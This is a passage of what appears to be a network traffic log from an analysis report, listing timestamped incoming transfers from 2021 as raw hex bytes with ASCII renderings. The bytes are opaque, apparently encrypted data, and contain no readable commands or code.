2021-09-28 07:53:28 UTC	508	IN	Data Raw: e1 a2 9d a8 35 f3 80 f0 83 de c9 21 64 67 c5 c1 5d da 76 9b 59 20 91 35 6f f8 d7 81 a1 f7 d4 c5 d4 d3 4c 8a 2a ac 4f 1e 5c 7f e0 d8 04 0f dd 98 54 d0 90 3a f8 a7 86 30 ca a3 54 26 ef df ff 43 24 e0 05 8a 21 d2 59 48 fa 7b 46 a7 7a 44 b2 05 32 84 34 c1 da 4b 06 ad 75 5f 0b d9 4b 70 df 52 b9 98 a8 d1 8e a5 43 92 ac 66 94 da dc f2 4d dd ef f6 84 54 78 6d ba 9b 6f 22 cf 82 8b 1f 9f ea 5f 66 c4 ce 12 e1 ea dd 34 27 fc d7 fd 07 95 58 ae fa 81 6c d3 11 34 fd e3 d9 52 8f 27 8f 5e 3c 2c ec 71 be d3 8f 88 dd 8a 27 dc 49 c6 17 30 0a 01 57 c6 0d 29 47 d2 ba d2 91 47 21 19 92 cf 8b 75 69 47 91 f6 75 78 4b 6f ed b0 ac 47 76 d6 31 59 5a 5c 6b dc aa 49 83 62 76 f6 13 bb f0 b4 96 0e c0 63 fa 74 26 db 50 45 ce cd 0c 64 e1 27 82 16 f8 a1 6e 13 ec bd 73 44 6c 9b 70 3b 50 44 Data Ascii: 5!dg!vY 5oL*O!T:OT&C\$!YH{FzD24Ku_KpRCfMTxmo"_f4'Xl4R'^<,q'!0W)GG!uiGuxKoGv1YZ!klbvct&PEd 'nsDlp;PD
2021-09-28 07:53:28 UTC	512	IN	Data Raw: 92 47 98 59 5b 6f f0 e5 c8 19 7c db 61 d6 ba a2 08 e6 ef 33 3c 09 ad b2 7c 84 54 cc 70 eb 99 63 ef 12 c5 d3 70 c7 42 6c 97 32 18 25 a5 17 84 6d cc 85 84 be 1c 11 4a 9d 43 12 9d 43 d8 0e 91 67 c3 51 4e a4 a0 82 e7 f8 d2 37 32 17 81 dc 64 1b 01 ef ca 89 f9 46 8d 06 6e e7 31 9e 79 be 56 a3 ad 1a 20 17 b3 61 16 af 19 a0 2e ae e0 af 64 92 d2 82 d5 f2 bc 5c 89 b0 ae a9 c3 83 95 ae 81 90 c8 cd 5e 1a 9f 8c 1d 7d 7c a7 4e d4 c7 95 60 80 15 93 cb 09 ad 0a 3e 73 ab de 87 e8 1b 2e 84 9c 21 7f da ce 20 e5 f9 fe a2 a2 ac 8c 41 ec 10 4d 90 a6 11 a6 8b 7b 1b 59 a3 79 83 98 be 5d 32 8d 1b 3a ea 46 48 28 47 e1 57 97 de e1 cc 2a f4 ec 7e 0f 97 c0 a9 e8 94 f1 6c 24 77 95 d7 fd 87 7d aa cb fa f9 b3 c5 9f 43 4e 15 66 48 53 d0 3b e5 36 7e 5c c6 b2 16 00 43 b6 2e 5b e6 47 13 12 ff Data Ascii: GY[o!a3< TpcpBl2%mjCCgQN72dFn1yV a.d^})N'>s.! AM{Yy}2:FH(GW*~!\$w)CNfHs;6~!C.[G
2021-09-28 07:53:28 UTC	516	IN	Data Raw: 17 1e 36 0c a0 9e 20 80 f5 4c cb 94 04 84 e4 8e f5 f9 38 05 93 12 e0 60 14 f5 32 76 f5 fd b6 73 fd 66 45 18 8d 4b a0 00 cf 6e cc 95 3d b7 b5 fb a8 e4 0b 32 f2 97 88 c8 44 b4 fe 10 a4 c9 ac 84 d5 ba 7d 39 ea 08 23 93 c8 27 65 0b 2c b2 48 a8 32 ad 40 7c f5 05 d0 8c c9 c4 89 f6 4b 7d 94 13 99 75 47 a3 a0 44 76 d4 3a 5f 81 b3 32 76 c8 f4 92 da 90 49 4d 45 85 65 1a b2 f2 aa 38 bb bf 4c 97 5d be 2b d7 cb 43 d2 4e e5 b4 6b f1 06 3b ef 61 44 26 ff 8a 40 dc f5 11 04 c9 85 00 57 91 e6 67 aa fb 6f 50 0b e4 bd c1 1d d9 ec c5 13 be fd f1 bb 50 f7 59 cc 9e fe 2a 3f 60 9c 1e 57 8d c8 fc 8e df d2 0a 63 a7 80 8f e8 7a d3 9e 47 0d 2a d0 de 73 83 2e 7f 33 41 33 24 5b ef a3 9a 1e 9f 32 60 c0 a7 24 ba 90 e7 13 3c 5f cb a0 8e 40 38 ad fc ea 6c 90 06 65 f0 96 eb 77 49 34 25 5a Data Ascii: 6 L8`2vsfEKn=2D}9#e,H2@[_K]uGDM:WQ2vGIMEe8L]+CNk;aD&@WgoPPY*?`WczG*s.3A3\$[2`\$ <_@8lewl4%Z
2021-09-28 07:53:28 UTC	520	IN	Data Raw: 9c c5 37 8e 4e 51 ad 0f a4 fb a3 2d de 2f 55 2c 8a 00 0a b6 d2 e3 6b 7c 13 06 f3 83 87 fa 71 c0 1e c1 4a af ca 05 04 23 f6 9e 19 c5 2d bc 29 4c 4f e5 b9 06 1d 58 f3 63 48 1e 4d 0b 6d 66 75 d7 12 3f cd d6 96 47 c5 66 cf 67 60 f4 92 eb 14 73 c6 c9 59 e5 b7 00 d7 ce 01 c7 b8 d8 8c 6b d4 8a 8d 06 c6 46 8e 9f 0f 7e cb 11 db 87 06 bb 3b b8 59 0d de 3b e1 2e c8 61 93 14 27 b2 0b 69 33 79 7f 41 53 8c aa 9c f0 b7 95 61 16 58 02 59 b2 0c 4d 38 d7 d8 2c dd ef f6 4a 1d 78 fb 97 0d 86 de df 97 21 c8 64 85 04 f0 dd 75 26 f3 d8 f8 a9 77 fb aa c2 cd e2 bf 99 f9 9d 14 a9 47 b5 4a 3f bf 50 c3 67 5a a9 8d b6 be fd f2 97 bc 0c 15 04 5b 70 d8 9f 30 b9 83 8e 31 db d6 ad ea 38 2c b5 3d 35 51 eb dc b1 d5 72 8d d6 eb 92 20 8e d4 88 61 40 3d 5f 2b 7b 8e eb 25 c7 65 e7 4b e7 Data Ascii: 7NQ-/U,k!qJ#~!LOXcHMmfu?Gfg'sYkF~;Y;..a'i3yASaXYM8,Jx!du&wGJPgZ[p018,=5Qr a@=_+{%eK
2021-09-28 07:53:28 UTC	524	IN	Data Raw: 47 92 2a 30 36 42 65 de d9 b0 63 58 98 e4 bf ac 94 f8 6c 58 ec a6 82 6d c7 9c 2f 2f 99 4f f3 be 80 0f 02 b9 4d 27 3b 81 ff 1f 83 cc 73 7d da 45 fc 88 4e 21 76 73 41 a2 de f6 b3 8d 14 b4 7b 76 29 c7 e3 dc bb e0 9f 6c fd 4e e3 a5 5b fc 93 ff 76 ca d8 6c f9 b4 ac de e4 5c 97 e7 cc ac f1 1e 4e 4f 9c 0a 5e d8 af 17 6f 56 cf 00 54 6b 39 57 93 cf 09 5f 2f e0 cd f4 58 f6 c4 59 bb e0 eb a5 40 cb 67 3d 88 bf de 0f e4 14 41 64 9a 34 80 da e1 2c 06 09 81 91 08 47 a4 35 36 70 e5 64 e5 17 a7 76 ae bd 3a 4b 58 29 e2 0a 82 93 56 6e 42 23 20 db fa 52 28 6e 3f df 22 e1 8b 0e 8b 51 2a 86 62 29 29 6c 3c db d4 01 33 be b4 e8 d8 bb dc 85 72 5b 5b 4e 70 f5 f0 70 86 e4 fb b7 18 ec 50 69 d2 6b 5a 0e 74 c1 80 a8 e8 70 62 ff 71 79 b7 4c fd be da 66 a5 cd 9f ab 79 0d 22 23 fe d1 c9 Data Ascii: G*06BecXlXm//OM';s)EN!vsA(v)jN[v!N0~oVtk9W_/XY@G=Ad4,G56pdv:KX)VnB# R(n?"Q*b))<3r[[Np pPikZtpbqyLfY)#
2021-09-28 07:53:28 UTC	528	IN	Data Raw: 05 a1 dd bb d4 06 ff fd a0 23 d3 88 8c b9 4b d9 ee 0e 56 55 3d 18 d7 d7 45 26 45 7d 89 5d 7a 52 a6 a2 ec d8 50 e2 2e 8f 6d 9a b6 87 d5 8f da d3 fc 08 f3 e3 9e 36 6c 07 83 f5 07 2b ef cc 52 b4 6d 9e d1 6d 57 c5 42 59 43 d3 8a 60 67 ca 7c c9 93 8a 66 31 51 95 fe fe 6d 92 32 a4 a8 4b 6c a9 5c 60 6f d7 0a 74 7e 72 41 59 92 08 2c 71 79 fc c4 8b ca e8 ee ee ef df cb e3 ca 02 0c ef 5d eb 8f 76 8b c5 a0 af 12 08 fe 76 ab e9 4b 94 07 f2 4b ee c9 ed be ea 8c ee 19 06 86 03 ff 57 de 76 39 06 a4 3d f8 7f c1 6f 79 74 f9 16 bb 5e 22 56 79 e3 bc 62 13 a5 46 a0 93 bf 7e 2f 5f d3 a2 84 29 33 4e be c1 46 dd 58 70 ae 0a 0b 4f 08 c5 28 df 23 7a 5b bd 34 34 0e ad 58 4f 37 94 d4 71 2c 08 48 c1 47 55 47 24 4c fe 66 22 56 b9 29 0c c3 f9 e3 35 e3 84 03 6a 51 aa d7 48 6a 82 6c 3b Data Ascii: #KVU=E&E)j}zRP.m6l+RmmWBYC`g!f!1Qm2Kl\`ot~rAY,qy vwKKWv9=oyt^"Vyfb~/_)3NFXpO{#z[44XO7q,HGU G\$LF"V)5jQHj ;
2021-09-28 07:53:28 UTC	532	IN	Data Raw: 52 02 13 39 18 29 00 5a 7f 4b 7d a2 ca da bb 65 9f 5c bf cd 7d 39 66 23 c0 1d 38 4d 51 40 a7 a5 6c 4d 83 65 10 bd 09 07 76 c3 ae 4f 01 ed c6 8b e1 21 48 57 97 20 b8 d7 4a 92 1d 4f bd fc d6 2c f6 4c f5 ac 63 f1 f9 5e d2 f1 d1 44 b1 2a 30 86 b1 d8 d0 64 61 fc b9 18 75 62 0e e6 d3 e2 d6 30 39 77 e4 53 e1 ea 17 d0 13 68 16 46 9f f7 da 4b 7c 1f 9a 47 07 61 3a 6f 5d b3 06 08 70 f7 2d 6f 58 c1 e7 96 a6 2d 4f 8e cf 59 68 b4 85 4b e7 7e c0 2f e3 92 99 a8 9a a9 a2 b6 59 30 5c df 11 a1 37 a3 9b 56 fb 46 19 9f 8a c2 c8 bd 0b d0 16 ae c7 28 56 45 89 23 48 1f 03 18 93 3b 28 46 a8 66 9e 9e 07 da e8 b4 82 76 4d ac 6b ae eb c5 88 8d 38 7a d5 53 b4 07 92 c6 ad f7 2e f6 82 e8 dd 3e 86 93 ad 16 7a 3d 38 4c 01 c3 ba 60 1a 11 c3 a6 a8 a8 98 c3 00 e1 a5 29 9a 98 a1 99 52 9f d1 Data Ascii: R9)ZK!e!}9##8MQ@!lMevO!HW JO,Lc^D*0daub09wShFK!Ga:o}p-oX-YHkg~!Y!07VF{VE#H;{FfvMk8zS.>z =8L`)R
2021-09-28 07:53:28 UTC	536	IN	Data Raw: 36 97 05 84 74 70 ae 31 dc 8b c7 20 0d e0 c7 eb 79 29 a9 18 a6 93 a1 db 7f a0 36 c3 b6 26 9f b9 15 40 96 b0 48 54 a1 d0 36 cf ee ab 9b 40 87 ff b0 28 5a 18 24 9f 1b 5d fe a6 4a 9a 0b 74 75 64 88 31 89 d7 03 e3 cd 38 3c 0b 43 fd 5f 89 a4 bf 3b 0f 75 01 26 fd a3 b5 50 e9 06 02 52 0d bc 80 bc 18 81 d4 31 0f 2f 21 fd 07 7c 39 9a 0e b6 7f b1 8f 93 23 dd a5 62 3e 5d 06 9e 29 c5 e3 2a 75 48 90 d4 d8 3b ee dd 5a 14 d3 16 38 09 f7 9d af 54 36 f8 d6 49 71 da 64 32 46 01 3e d7 68 ce 5c 17 19 d5 ff 65 dc b1 ea 92 65 d8 9e c6 cd 75 14 0f 95 15 99 db 93 95 fa 98 5f 95 5e 9c 2e 9b 49 da 7f da 7f 49 36 a2 bb 68 10 12 aa 6c 32 c8 72 31 87 87 30 4e 3d be 9a 29 f3 ab ee 75 d2 f5 c5 ef d5 36 2b 62 40 b0 8d 5f b8 91 7a 9f 12 61 f0 47 a3 ee a9 d0 4a 39 04 dd 14 5d a5 c8 f8 8a Data Ascii: 6tp1 y)6&@HT6@{Z\$}Jtud18<C_!u&PR1!/!9#b>})*uH;Z8T6lqd2F>hleuu^_!l6h12r10N!)u6+b@_!zaGJ9]
2021-09-28 07:53:28 UTC	540	IN	Data Raw: 73 1c 6a b6 52 12 b8 df a1 c6 02 46 25 cd 61 67 4f 2b d8 84 5e 31 1a 7a b3 53 58 76 ce af 9f 39 12 46 64 8e 2a 57 14 20 68 32 de 46 cb e0 3e 93 cf 10 d3 fd 1d b7 5e 35 a9 95 36 e1 33 d0 5e da cc 6d a1 13 d0 67 a4 9d 94 bb 0e 75 a7 0a b5 1f 53 2f 31 78 ae 67 cb 04 2e 55 71 e0 80 62 26 73 18 cd d0 89 54 a4 f9 da de 32 59 ba b7 aa 36 1e 07 01 7b 82 4a 4b 39 2b c3 94 0d 52 fe ae 89 6e 1c cb c8 6b fe ab c6 2b 80 62 49 47 cd 3f 87 5f b8 82 90 2f 78 d9 da af 6b 7d ad 75 d2 66 80 e5 ae ad 20 d2 8e 2d d1 2e 60 94 27 1c 30 3f 69 7b 20 da 10 c9 79 00 59 79 98 6a 4e 11 25 ac 8b ff 81 6d c6 3c ad d7 b5 2f fd b6 23 4f 12 8d 16 4a 0c 14 d2 4a fe 26 43 08 81 44 87 f1 b6 af d6 07 2d ea 44 15 91 f7 54 d3 c4 ee f9 62 0d 9a f5 29 4a 8a 29 c6 77 11 c8 d2 00 9e 9e f3 18 d6 7e Data Ascii: sjRF%agO+^1zSXv9Fd*W h2F>^563*mgus/1xg.Uqb&st2Y6{JK9+Rnk+blG?_!xk!uf..`0?i{ yYjN%nm<#f OJJ&CD-DTb)J}w~

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:28 UTC	544	IN	Data Raw: d9 72 18 a5 70 be f4 61 51 f0 a6 35 a8 18 76 e7 e6 aa d9 9e a8 10 25 dd 18 79 5f d5 26 0a a3 bc d2 ef 49 28 f4 59 2e 96 b1 eb a8 49 68 ab 5e a9 24 54 de ca 7d 4a 19 d8 2e 1c da 8c f6 ca 04 74 3a 00 1b b2 23 d3 c8 9f cd f4 bd 0e 3d 90 62 b0 cd 25 40 46 c5 ce 75 e6 c8 df 3f 08 9b de 08 a2 d3 f6 54 2d f9 97 62 52 76 ad 30 5b 46 cd c4 f9 9a ce f7 a5 ef 0a 79 9f cd cb 7b 50 79 8a cf 1e 50 69 6e 0c 56 dd cb e7 02 2c 51 db 7d 19 5f b3 c3 3b b1 4d 4f 48 e7 1d 41 8e 96 19 f2 dd 07 68 85 87 f3 7a fa 52 bf ee ba 97 3a 58 36 25 bd 8e d5 84 f4 57 95 80 7b 6f 6f 7e 5d 5c 85 aa e3 dd 67 49 b4 e9 13 fc d4 5c 96 3b f8 fa 4f 63 e8 73 a1 6f 5f 49 8e 12 da 6c 1b ba 9d 65 c2 ac 2f 82 09 8a 4f a0 f7 3f 15 41 5f 1d bd 32 a3 79 c8 d6 03 2b c6 8d ce 8a f4 b6 37 75 9a 5a d8 94 32 Data Ascii: rpaQ5v%y_&l(Y.lh^\$T)J.t:##b%@Fu?T-bRv0[Fy{PyPinV,Q}_;MOHAhzR:X6%W{o-}g!&l;Ocso_lle/O?A_2y+7uZ2
2021-09-28 07:53:28 UTC	548	IN	Data Raw: e3 98 30 d9 86 3e 45 cb 62 6e 69 9f 95 14 b0 14 8a b3 11 b3 bb 30 e6 d0 a6 02 9f fe 02 75 a7 ff 3b b4 98 23 5c 97 c0 d6 05 c2 36 fb d2 62 fc 69 5e d5 70 e9 f2 dd 58 d1 29 1a 2b f3 18 07 c5 ab fb 53 e7 3f b4 43 40 61 67 2d 88 f2 87 ff 5e 72 9d 85 6e 1e 62 09 c4 e5 e3 df 22 52 82 11 06 09 91 5e f4 c8 fc bd 11 cf 64 30 fa 4c 5c 00 27 20 d2 c4 4d e0 54 84 f1 04 fa 4a d0 58 e6 84 cc 52 9e db 6c 9e ac 32 69 85 0a 67 15 bc 4f 20 24 ac 6f 36 ef 7c 56 42 b5 c5 a7 8a d5 ac 1b 8b a2 d2 ad e9 dc 66 be 34 fc e9 be 67 cd 62 22 65 57 f1 22 5c 64 b0 d6 90 92 b6 b8 9f e4 d9 d9 a7 d9 08 7e 31 a3 4a 4b b9 ec d2 33 26 2b fc b8 52 dd 00 d1 42 e4 b5 b6 b1 6c 11 17 57 c1 73 f8 da 3c 6f 66 1c e4 82 5b ec 4d 14 00 77 70 98 2f e8 ea 27 0b 08 2c f6 2a 41 e5 ca 16 8e a4 79 23 58 86 Data Ascii: 0>Ebni0u;#&6bi^pX)+S?C@ag-^mb"R^d0L' MTJXRl2igO \$o6 VbF4gb"eW"ld-1JK3&+RBIWs<of Mwpl^,*Ay#X
2021-09-28 07:53:28 UTC	552	IN	Data Raw: 33 67 47 7c b6 6c 87 60 bc 13 f2 25 17 96 e9 32 77 d2 ca cc cd 6e f0 70 c6 ed f8 80 69 c7 23 e7 0b 98 cd b6 05 ff a3 0d dc 19 3d 5f dd 62 0d a6 35 fc 97 5a 17 0e d6 13 e7 af 23 63 9c 26 5c c0 36 eb 61 97 28 b8 00 1d 13 37 4d df cf cc 96 6a b3 bd 6a fd 85 99 54 ef 4c dd f6 25 19 d8 d8 35 40 ac d1 e9 f1 3e ca 22 b6 51 66 26 90 c4 96 31 1e 6d 97 63 fd 08 f0 32 f8 11 90 56 b9 d6 6d e8 87 ca ae a2 df a5 a4 88 46 15 2f a3 7c c2 69 18 43 f7 28 38 60 f7 5d 14 ec f8 80 3d 5e 84 e7 92 1b c0 d0 1b 4b c8 d3 79 b3 b0 52 5c 80 1f 21 c0 66 0d 84 d8 50 fa d7 1a de 87 3a c0 c5 ad a3 6f 31 21 af c1 2b bd 62 3d cd 62 95 af 97 eb 9d c0 c6 ce dc f5 14 5b 6d 97 64 51 c7 9e 4a 54 05 8e 23 af 90 51 f4 d4 80 f0 57 0c 3a 48 d6 50 97 3c fa b2 c3 4d 05 45 bb 7c 26 3b ba b7 2a 51 b4 Data Ascii: 3gG ' %2wnpi#=_b5Z#c&l6a(7MjjTL%5@>"Qf&1mc2VmF/ iC(8')="KyR!fP:o!+b=[mdQJT#QW:HP<ME &,*Q
2021-09-28 07:53:28 UTC	556	IN	Data Raw: 7e 25 15 b6 56 d2 4a f0 6f 82 9d 5f cb 82 ab 6d 1e fe e3 31 c3 2c 19 c4 67 e6 4f dd a7 8e 53 85 92 42 27 10 1b a9 7f 56 8c ff 08 be 16 a3 69 b7 1e 07 05 f5 20 c6 cb 29 5f cc c9 63 2e db 90 f2 a9 7a 2d c1 30 6b 87 9a b4 7e ab 84 34 18 6a 4c e5 21 d2 41 7e 5a b4 56 33 0d 21 88 ff e6 2f 5c cb fe 76 af 2b af 67 c3 aa 9e dd 6a 54 61 8c 3d 13 ea 7e 9c 59 8e 8b 06 db 07 ea aa 77 fb a1 7e d5 0b b6 41 0f 50 a9 54 1d 55 6b 31 30 bc 95 70 73 5d f2 6e e4 35 f8 bc 58 88 54 05 c2 5a 94 8e d5 21 f7 0c 86 39 98 09 7f f7 76 1f dc f7 a4 73 fc d8 00 ee e0 60 fa 35 75 56 d6 b1 cf 2d 33 3b c4 a2 6b c0 c6 f3 b3 23 e7 6d 5b c5 0a 08 3d bc a9 a2 8e 5a f6 15 d5 5a 3f 01 17 4d 49 0d aa 08 aa 5a 25 a3 d0 3d a6 b4 43 f1 bd 67 b2 75 5b fa 95 3a 75 83 58 95 5e 28 99 99 08 e1 c3 be 5f e3 Data Ascii: ~%VJo_m1.gOSB`Vi )_c.z-0k-4jLIA-ZV3!Av+gjTa=~Yw-APTUk10p]nsXTJ9vs`5uV-3;ko#m[=ZZ?MIz% =Cgu[;uX^[_
2021-09-28 07:53:28 UTC	560	IN	Data Raw: 8b d1 d2 e2 59 f0 30 88 ce 36 40 6d 13 65 54 12 fe b1 8c d8 a7 8d 92 1c 64 70 89 31 3b e3 fe 86 2d dc ec cb 6c 29 b5 27 f4 bd 44 70 ff 9b c8 41 a0 60 d4 1e 03 5c f3 ec 50 69 4a d5 20 9f 7d 9f 84 55 3b e9 24 4d bd fd 65 16 d7 b1 19 18 f4 96 43 4a 8d 5f ff a0 e9 9e 47 98 c4 b9 87 ad 47 e7 40 a1 ec 6a 29 24 ae cf 69 b9 b5 9d a7 c0 3e 10 94 c8 c7 e6 c8 ea c7 bf 91 a0 e9 86 02 75 68 62 d3 ca d3 e6 52 27 ed 3c 5a 74 e3 db e2 82 30 c0 91 82 44 3b 0b d2 3f b8 3a 67 93 ea 1b c2 4f f0 be 02 31 2d 75 b9 06 45 1e 33 6e ef 1d bd 4d 1f 21 f9 28 a3 2f fd 5b 00 1b a0 02 18 c6 44 c6 49 01 de 66 54 95 eb 1e 21 0e 92 ab 0e 61 3d fc ad 29 85 6d 2f d7 f0 02 89 a9 7e 02 0b be 63 fb 60 20 72 f2 ac 48 59 7e ad df 47 94 41 a0 96 e1 dd 90 25 00 cf b9 0a aa e1 74 9e 22 ab 42 22 5e Data Ascii: Y06@meTdp1;-l)DpA`PiJ }U;,\$McC_ _GG@j)\$i>uhbR<Zt0D;?;gO1-uE3nM!(/([DfIt!a=)]/-c` rHY~GA%t"B^^
2021-09-28 07:53:28 UTC	564	IN	Data Raw: 7d 6e 27 16 38 6d d1 cb 25 76 8f 8c 67 0f 76 c1 b9 69 6a 64 10 41 4d db 16 67 ae 17 ca 02 57 64 6a 3e cf e5 f2 5a d8 68 97 ef 1e 2d 48 04 03 f2 8c 82 e5 ed 06 2b 26 40 d3 7d 45 db 08 87 4e 3f 45 ac 20 48 4d 95 9a ad c7 95 35 db a3 73 07 c8 ab 25 14 43 3b 1f 65 8a 26 ff ee c4 d1 cc 75 ca 4b 41 08 15 51 12 d4 fe e6 7c 4d e5 44 e2 57 a8 6c ea a8 bc 5b 06 f1 ba 39 74 81 7a bf 85 2e 2f 6d b1 51 a4 b2 b8 92 65 be 52 25 82 ad b3 f6 09 82 84 53 c9 9f e1 3d 2b ff de 99 08 b5 2b a5 04 c7 ca ad 04 04 43 e6 ea c2 92 5a a8 e0 77 27 b9 3c b6 1f 41 42 b6 81 0a 50 80 74 89 f0 a7 81 75 98 c1 bf 3b d7 85 2f ce 87 e0 59 22 c3 f1 50 96 2b 69 41 a0 fa 18 e3 86 85 5a 72 ff 37 69 f3 e2 2d ef 65 a0 52 69 b6 e2 a4 c1 98 05 b8 2a 7f 2d be 90 68 15 a5 51 24 ae ae 1b 0b 0d 51 03 35 Data Ascii: }n^8m%vgvijdDgWd}>Zh-H+&@)JEN?E HM5s%C;e&uKAQ MDWl[9tz_/mQeR%S=++CZW<ABPtU;Y"P+IAZrTi-e Ri^~hQ\$Q5
2021-09-28 07:53:28 UTC	568	IN	Data Raw: a2 73 45 5f 71 25 5d 34 ca 35 0e 74 cd c1 ab 7f ce 75 78 ea 19 74 6e b6 4c c2 2f 39 98 a9 54 58 a3 ab 7a 66 73 2b c4 a1 13 7b 43 de e4 e0 ce 7c ff c7 ac d1 20 f7 44 84 c3 3d 1e 72 11 ed b4 de b2 9f e7 57 cd 3b b1 4b de 6e 7c 65 15 70 fa 56 ce a4 c9 b8 b6 7d d2 02 6f 23 51 7a 19 ea a3 7a 3e 20 50 b6 39 92 4c f2 9c c8 1a 0c a0 d5 a8 d9 e9 d4 97 8a ad ef 5a 8d 55 78 a1 db ab 58 88 65 d1 3e 3a 75 6c 38 1e e8 39 79 8e ee 05 99 0f ed f5 08 88 ba 94 21 28 21 ec 48 8f ba 6b 42 b5 46 6c e6 99 f9 10 5e cc 22 82 2d 9d 85 3f 34 e4 e2 56 37 90 82 ba 43 33 75 dd d1 bc 3d 29 05 b9 96 80 a4 88 9e 97 3e 01 55 b6 0f 32 e8 80 97 c1 ed fc 88 14 63 79 72 5b 2f c0 41 b0 c6 aa 1b 88 17 9c d4 84 f7 24 30 ed c3 af 1e d1 4c 8c de 8e 25 67 8e 78 b2 1d 41 9f 8f 3d 8c be b6 e8 e9 24 Data Ascii: sE_q%)45tuxtln/9TXzfs+{C D=rW;KnlepVkj)o#Qzz> P9LZUXx>:ul89yl!(HkBFi^"">4V7C3u=)>U2cyr[/A\$0L%gxA=\$
2021-09-28 07:53:28 UTC	572	IN	Data Raw: 5e eb 27 22 fa 2d b8 64 94 87 7d 1d a3 3f 4f 53 f6 55 f3 af de a9 bc e7 04 f7 2d 4c b8 aa 4a b3 db 87 58 d8 d1 7a 71 23 16 ba e4 3d bc cd 4b e8 a8 6a f0 fe 17 76 85 01 e1 f4 d0 1d 7e d5 c9 17 9e 62 74 63 66 be b1 e0 86 ce 54 c7 ec 50 60 c7 a5 73 8e e6 e2 eb fd 5b d1 74 64 53 53 2a 34 50 5f 28 65 f0 a4 0d 4e bd 37 14 c0 0c e4 0f a7 32 d6 be d8 3a b5 63 5d a4 1b 12 92 d2 f0 d1 d2 f2 ca aa c8 e1 ae c7 0b 84 b7 0d 86 df a4 71 b4 93 b9 18 2e 1b 60 3f 2b 39 9e 45 85 14 68 02 73 fc b8 21 49 68 20 c3 63 a5 a2 f2 1a ee aa 5f 8b 31 64 d0 b7 11 24 5f df 19 da 4e 86 53 04 a0 3f 24 49 25 c9 dd 7d df 9a e2 db ab 27 bf 50 9e 46 d6 77 db a0 65 b1 d5 6d 26 e2 1c bc 88 d9 fd c0 6c 1b 05 dd b0 37 54 f1 8b 7b 3a 67 70 75 01 f2 51 cf 0d 7f 70 e4 a2 62 a0 6f ec 31 a3 73 fe 07 Data Ascii: ^""-d}>?OSU-LJXzq#=#Kjv~btctfP`s[tdSS*4P_(eN72:c]q.`?+9Ehsl!h c_1d%_NS?;\$!%)PFwem&I7T{;gpuQpbo1s
2021-09-28 07:53:28 UTC	576	IN	Data Raw: 03 bd fe 27 c1 7c 3a c8 2f ef ca 3c a8 3f 6e e0 fd 18 ce e0 c6 2b 80 94 71 a1 10 54 38 1e 88 3d 31 46 0e 29 de ff 8b 60 c5 86 ec 22 6e 8a cd 05 af d9 81 45 8a b3 6a fe 70 43 15 51 24 5e b5 39 35 24 71 fe 55 b0 df 29 7a 83 a4 6e 17 aa e5 ac 29 b6 60 1d 78 3c 4c 66 92 0b f2 fa e6 8e 7a 8a aa 00 c2 bf de 86 09 74 89 f6 12 a0 7f 2f b0 3d 4c 33 8f f5 c1 a4 ed 48 48 7f 99 6a 50 f5 1e ed 63 8f fe ba 4c 89 2c 13 53 71 71 fe 60 a6 b9 71 01 60 9a 5a 37 09 77 60 4a de 1a 79 30 5d 32 3c 71 a1 99 4a 55 56 6e 1a 9a 46 dc 7e fd 4a 6f 61 3c 46 a7 2d 38 ae 47 03 0e d0 98 72 8f e5 dd 0f d8 f1 26 e8 11 60 b5 9a a0 4b 65 9a 06 d2 d2 ae 59 5b 34 e7 f8 b3 7e 73 0c 5b 84 a1 36 17 51 48 3d c4 a0 ef c2 eb db 27 1a 34 09 e2 f6 b0 b9 89 0f 58 6f 6b 6a 16 48 b4 ab ab 49 8a 9d a7 b8 Data Ascii: '];/<?n+qT8=1F)""nEjpCQ\$^95\$gU)zn)`x<Lfzt/=L3HHjPcL,Sqq`q`7WjY0]2<qJUvFn-Joa<F-8Gr&`Ke Y[4~s[6QH=4XokjHl

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:28 UTC	580	IN	Data Raw: 41 f3 6e 2e 4b c8 b5 d5 ac ea 00 d7 0c 5e de 75 f9 fb 81 3f af 57 70 56 db e3 84 be 0b 4e dc 30 75 0a 4a 6c 10 19 5b 41 c5 30 f0 37 b8 e4 c0 0e d6 c9 34 5e 3a ce 6f 2c be 8e 76 b9 ef 0d 89 3f f0 1d 7c 53 5f c0 78 5b 17 ac d8 ca 55 3c a5 55 61 7f 31 97 b9 38 ab e6 a0 97 c1 a8 12 7a 49 1c bb 0a f6 a2 2a eb 27 69 bd 48 6c b6 c3 56 ff a9 84 3f af 1d dd ed 2d 6d bf 1f 60 05 fd 5c 72 6a 2c c5 f0 90 01 fb 77 1a bc 85 d3 fb da 64 25 76 18 8c 7f 7c d8 2e 46 0d 86 bc 18 0a 67 db 2b bc 17 9e 92 05 4d e4 a3 1c 12 c7 3e 53 99 af d7 0b ab 74 66 ed 28 91 18 22 ad bd 90 a7 74 4e c3 1d 89 7a df 60 40 c1 db cf 03 86 2e 4d 66 fb 72 ed ab c3 08 0e cc 5b 48 66 2d 7c 76 5e 50 1f f5 96 e0 0c 4a 70 9b 97 fc 1f 13 af 77 2c c0 c3 bd 39 c5 b5 1e 3e 9f bf 62 04 2d fa 06 1c 00 43 b4 Data Ascii: An.K^u?WpVN0uJl[A074^o,v? S_x[UcUa18zl*iIHIV?-m^rj,wd%v].Fg+m>Stf("tNz"@.Mfr[Hf- v^PJpw,9>b-C
2021-09-28 07:53:28 UTC	584	IN	Data Raw: 19 3e f3 cb da 19 45 fe f7 3f cd 35 dd cc e9 9a 17 64 ac 76 78 c3 07 fb e8 74 48 cd f9 95 9c f7 2b 65 62 66 e2 e1 d0 ca d9 f8 f4 80 ff 4d 03 f5 05 1d 41 78 3f 63 b5 83 73 eb 69 16 34 8a 9d bc 65 b5 17 bd 00 b6 81 6a 0a 29 db 7e b5 b0 69 01 18 21 09 d9 67 1a e5 c2 80 c5 30 ce 11 9f 21 14 5b 82 86 47 91 93 dd 0f 1d ac 3e 5e 76 56 f9 90 53 f2 8e ca 7b da 51 25 7b 13 ef 23 98 ac 20 3e 62 50 c7 7d 41 bb e1 fd 11 00 a4 09 c1 b9 b7 25 bd f2 a8 d6 72 c7 93 70 77 95 4c 01 a1 78 46 6d 77 76 a0 68 8d 6b 97 53 57 d1 1c 44 f7 ad 67 7a 1d b5 30 69 58 33 af c6 a9 b8 e5 e5 8d bb fb 57 af 82 15 04 dd 91 34 02 a4 7c 66 95 8f 1f c6 3c f0 98 85 f1 7c 7a cb d4 d3 63 29 f6 02 63 bd 1e 97 fd 3b e5 9e 00 c9 9f f2 0b 37 ec c4 a8 74 46 f9 c3 18 80 80 1d 2f e4 c0 3b 58 35 7a f6 c5 Data Ascii: 